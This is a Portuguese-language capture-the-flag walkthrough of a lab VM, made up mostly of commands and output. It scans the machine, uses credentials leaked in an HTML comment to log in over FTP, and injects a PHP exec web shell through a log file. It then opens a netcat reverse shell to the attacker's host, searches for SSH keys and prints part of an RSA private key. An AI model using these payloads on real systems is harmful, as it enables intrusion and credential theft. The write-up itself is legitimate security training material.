
21 LTR: Scene1

Ip da máquina: 192.168.2.120 // MAC: 00:0C:29:79:C8:8E

Resultados do nmap:


nmap -A -v 192.168.2.120



```
root@kali:~# nmap -sS -sV -p- 192.168.2.120
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-06 19:31 -03
Nmap scan report for 192.168.2.120
Host is up (0.00022s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.1
22/tcp    open  ssh         OpenSSH 5.1 (protocol 1.99)
80/tcp    open  http        Apache httpd 2.2.13 ((Unix) DAV/2 PHP/5.2.10)
10001/tcp open  scp-config?
MAC Address: 08:00:27:48:ED:3F (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

Intranet:

username:logs password:zg]E-b0]+8:(58G



```
<html>
 <head>…</head>
 <body bgcolor="Black">
   <h1 style="text-align: center">    </h1>
   <h1 style="text-align: center">    </h1>
   <h1 style="text-align: center">…</h1>
   <h1 style="text-align: center">…</h1>
   <p style="text-align: center">…</p>
   <p>    </p>
   <h5 style="text-align: center">
     <em>…</em>
   </h5>
   <!--username:logs password:zg]E-b0]+8:(58G-->
   <p style="text-align: center">    </p>
   <h5 style="text-align: center">…</h5>
 </body>
</html>
```


No element selected.

Select a Flex container or item to continue.

CSS Grid is not in use on this page

Resultados do dirb:


dirb http://192.168.2.120 /usr/share/wordlists/dirb/common.txt



```
root@kali:~# dirb http://192.168.2.120 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun  6 14:16:20 2020
URL_BASE: http://192.168.2.120/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.120/ ----
+ http://192.168.2.120/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.2.120/index.php (CODE:200|SIZE:1323)
==> DIRECTORY: http://192.168.2.120/logs/

---- Entering directory: http://192.168.2.120/logs/ ----
```

Login feito no FTP e arquivo presente no diretório baixado:


Login: logs // Senha: zg]E-b0]+8:(58G



```
root@kali:~# ftp 192.168.2.120
Connected to 192.168.2.120.
220 ProFTPD 1.3.1 Server (Intranet Development Server) [192.168.2.120]
Name (192.168.2.120:root): logs
331 Password required for logs
Password:
230 User logs logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxrwxrwx   1 root     root         1450 Jun  8  2012 backup_log.php
226 Transfer complete
ftp> get backup_log.php
local: backup_log.php remote: backup_log.php
200 PORT command successful
150 Opening BINARY mode data connection for backup_log.php (1450 bytes)
226 Transfer complete
1450 bytes received in 0.00 secs (6.8797 MB/s)
ftp>
```

Diretório encontrado:

http://192.168.2.120/logs/backup_log.php



Intranet Dev Server Backup Log

GMT time is: Sat, 06 Jun 2020 17:24:18 +0000

Backup Errors:

Wed, 03 Jan 2012 09:51:42 +0000 from 192.168.2.240: Permission denied

Thu, 04 Jan 2012 13:11:29 +0000 from 192.168.2.240: No Such file or directory

Thu, 04 Jan 2012 13:31:36 +0000 from 192.168.2.240: No space left on device


Thu, 04 Jan 2012 13:41:36 +0000 from 192.168.2.240: No Space left on device

Mon, 16 Feb 2012 17:01:02 +0000 from 192.168.2.240: No Space left on device

Fri, 23 Apr 2012 10:51:07 +0000 from 192.168.2.240: No Space left on device


Fri, 12 May 2012 16:41:32 +0000 from 192.168.2.240: No Space Left on device

Mudando o IP do Kali para o IP de requisição do .php:



```
root@kali:~# ifconfig eth0 192.168.2.240
```


Resultado do wireshark:


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 192.168.2.120
No.     Time            Source          Destination     Protocol Length Info
    317 2.515121661     192.168.2.120   192.168.2.1     DNS        76 Standard query 0x9426 AAAA slax.example.net
    322 2.526148404     192.168.2.1     192.168.2.120   DNS       132 Standard query response 0x9426 No such name AAAA slax.example.net SOA …
    323 2.526329517     192.168.2.120   192.168.2.1     DNS        76 Standard query 0xfeaf AAAA slax.example.net
    325 2.536933158     192.168.2.1     192.168.2.120   DNS       132 Standard query response 0xfeaf No such name AAAA slax.example.net SOA …
   8664 68.454116664    192.168.2.120   192.168.2.240   TCP        74 34260 → 10000 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=42…
   8665 68.454146511    192.168.2.240   192.168.2.120   TCP        54 10000 → 34260 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 8665: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_ce:3a:47 (08:00:27:ce:3a:47), Dst: PcsCompu_48:ed:3f (08:00:27:48:ed:3f)
Internet Protocol Version 4, Src: 192.168.2.240, Dst: 192.168.2.120
Transmission Control Protocol, Src Port: 10000, Dst Port: 34260, Seq: 1, Ack: 1, Len: 0
```


nc e sessão aberta:

while true; do nc –v 192.168.2.120 1000 && break; sleep 1; clear; done



```
root@kali:~# while true; do nc -v 192.168.2.120 10001 && break; sleep 1; clear; done
```


<?php echo exec($_GET[“data”]);?>



```
192.168.2.120: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.2.120] 10001 (?) open
<?php echo exec($_GET["data"]);?>
```

Resultado da requisição GET:

http://192.168.2.120/logs/backup_log.php?data=id


192.168.2.120/logs/backup_
192.168.2.120/logs/backup_log.php?data=id

Intranet Dev Server Backup Log


GMT time is: Sun, 07 Jun 2020 01:01:10 +0000

Backup Errors:

```
Wed, 03 Jan 2012 09:51:42 +0000 from 192.168.2.240: Permission denied
Thu, 04 Jan 2012 13:11:29 +0000 from 192.168.2.240: No Such file or directory
Thu, 04 Jan 2012 13:31:36 +0000 from 192.168.2.240: No space left on device
Thu, 04 Jan 2012 13:41:36 +0000 from 192.168.2.240: No Space left on device
Mon, 16 Feb 2012 17:01:02 +0000 from 192.168.2.240: No Space left on device
Fri, 23 Apr 2012 10:51:07 +0000 from 192.168.2.240: No Space left on device
Fri, 12 May 2012 16:41:32 +0000 from 192.168.2.240: No Space Left on device
uid=80(apache) gid=80(apache) groups=80(apache)
```

nc:


http://192.168.2.120/logs/backup_login.php?cmd=nc -e /bin/sh 192.168.2.12 443


404 Not Found
192.168.2.120/logs/backup_log.php?cmd=nc%20-e%20/bin/sh%20192.168.2.106%20443

Not Found


The requested URL /logs/backup_login.php was not found on this server.

nc -lvp 443




```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.2.120: inverse host lookup failed: Unknown host
connect to [192.168.2.106] from (UNKNOWN) [192.168.2.120] 54267
```

python -c ‘import pty; pty.spawn(“/bin/sh”)’:




```
uid=80(apache) gid=80(apache) groups=80(apache)
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.1$ id
id
uid=80(apache) gid=80(apache) groups=80(apache)
sh-3.1$
```

find / -name “id_rsa” 2>&1 | sed ‘/Permission denied/d;’




```
sh-3.1$ find / -name "id_rsa" 2>&1 | sed '/Permission denied/d;'
find / -name "id_rsa" 2>&1 | sed '/Permission denied/d;'
/mnt/live/mnt/hdc/slax/rootcopy/media/USB_1/Stuff/Keys/id_rsa
/mnt/live/memory/changes/media/USB_1/Stuff/Keys/id_rsa
/mnt/hdc/slax/rootcopy/media/USB_1/Stuff/Keys/id_rsa
/media/USB_1/Stuff/Keys/id_rsa
```

Chave encontrada:




```
sh-3.1$ cat /media/USB_1/Stuff/Keys/id_rsa
cat /media/USB_1/Stuff/Keys/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEA1pfb/CVukUw4Xe67YLEZzVHWNax0zJjI1CfcsoEGylmmtlA6
iXHi41nLshzXu9n536JfM9LFAWGqefBVX7Bzd/fC4+jHS3q89IK9FP7gFPwEmlNH
CwPX0ADxDFyB1lJOFffJ9gVw3VgHCaCPgS70UqJD0hZFDMSDMoBa91PylFQR0m58
nMq8DsGRbeC5hTdpLXKfBuW8v/lFuNEWVWNcZDie82aiJg8WRUUIrzeGZSR3+cG1
hi6za67VIi+ce8fFuBvIgaEpvJ0JSIX7zPLUV10ezW1NQRNplKSam3TIYI3+Ywuh
lcgpEyliHYReN6v91+um2c6LNy9y/vx2Akci5QIBIwKCAQEAvhF5s3GcchBPLqA/
kCfVBk/MW2zcerM1iLWXlsoNVCOFB+Co4CMKyV4pcd8IOKsfJSlqQ9fwUa5GiUKU
wne2urbf0S1CzdMcY4m9al4W7gPJkACeAnEeO+OTq9zoBvhxDCSc79ju7+7hqXD0
IfZjXyIBjjD7VHOKJWpfMtVTMunBCMqoAMa2veuN6LgDJweQNi7kon4qcj4SghGI
bdBv/Cnk7PMkG+DhafTRWyXGMWFpTHV4BNKv0i+k4lVV1oP9nJnh9jglY4EkD9LD
0Yt2QZt+XMTlxScsjcBpVGc9m4ZrgmRZGV0PTyMuWJtURkDBYPizkiPjjSZfUbyZ
y9QECwKBgQDsR9wLzrQbJIaOX8dG4rEt8pQHdYK7KCM8Bcq45iKKPzeLxchguM3o
+y9nRz5x8RWXWZUMl7PldoqwmrKh6WVCrdJ7mghPTYx3Djhcaf8q5XFTUhZH4xhB
72g1H6+JCECUjAFfjoSTOEswCFKYssgYA22x3fvLGg3S8f0UjjE1xQKBgQDogKVg
iyXCE833evccfrd/otsyVcxNincunAtYDAsqa2ZrjXL3oFwNwfC1CVKPhqDlnG46
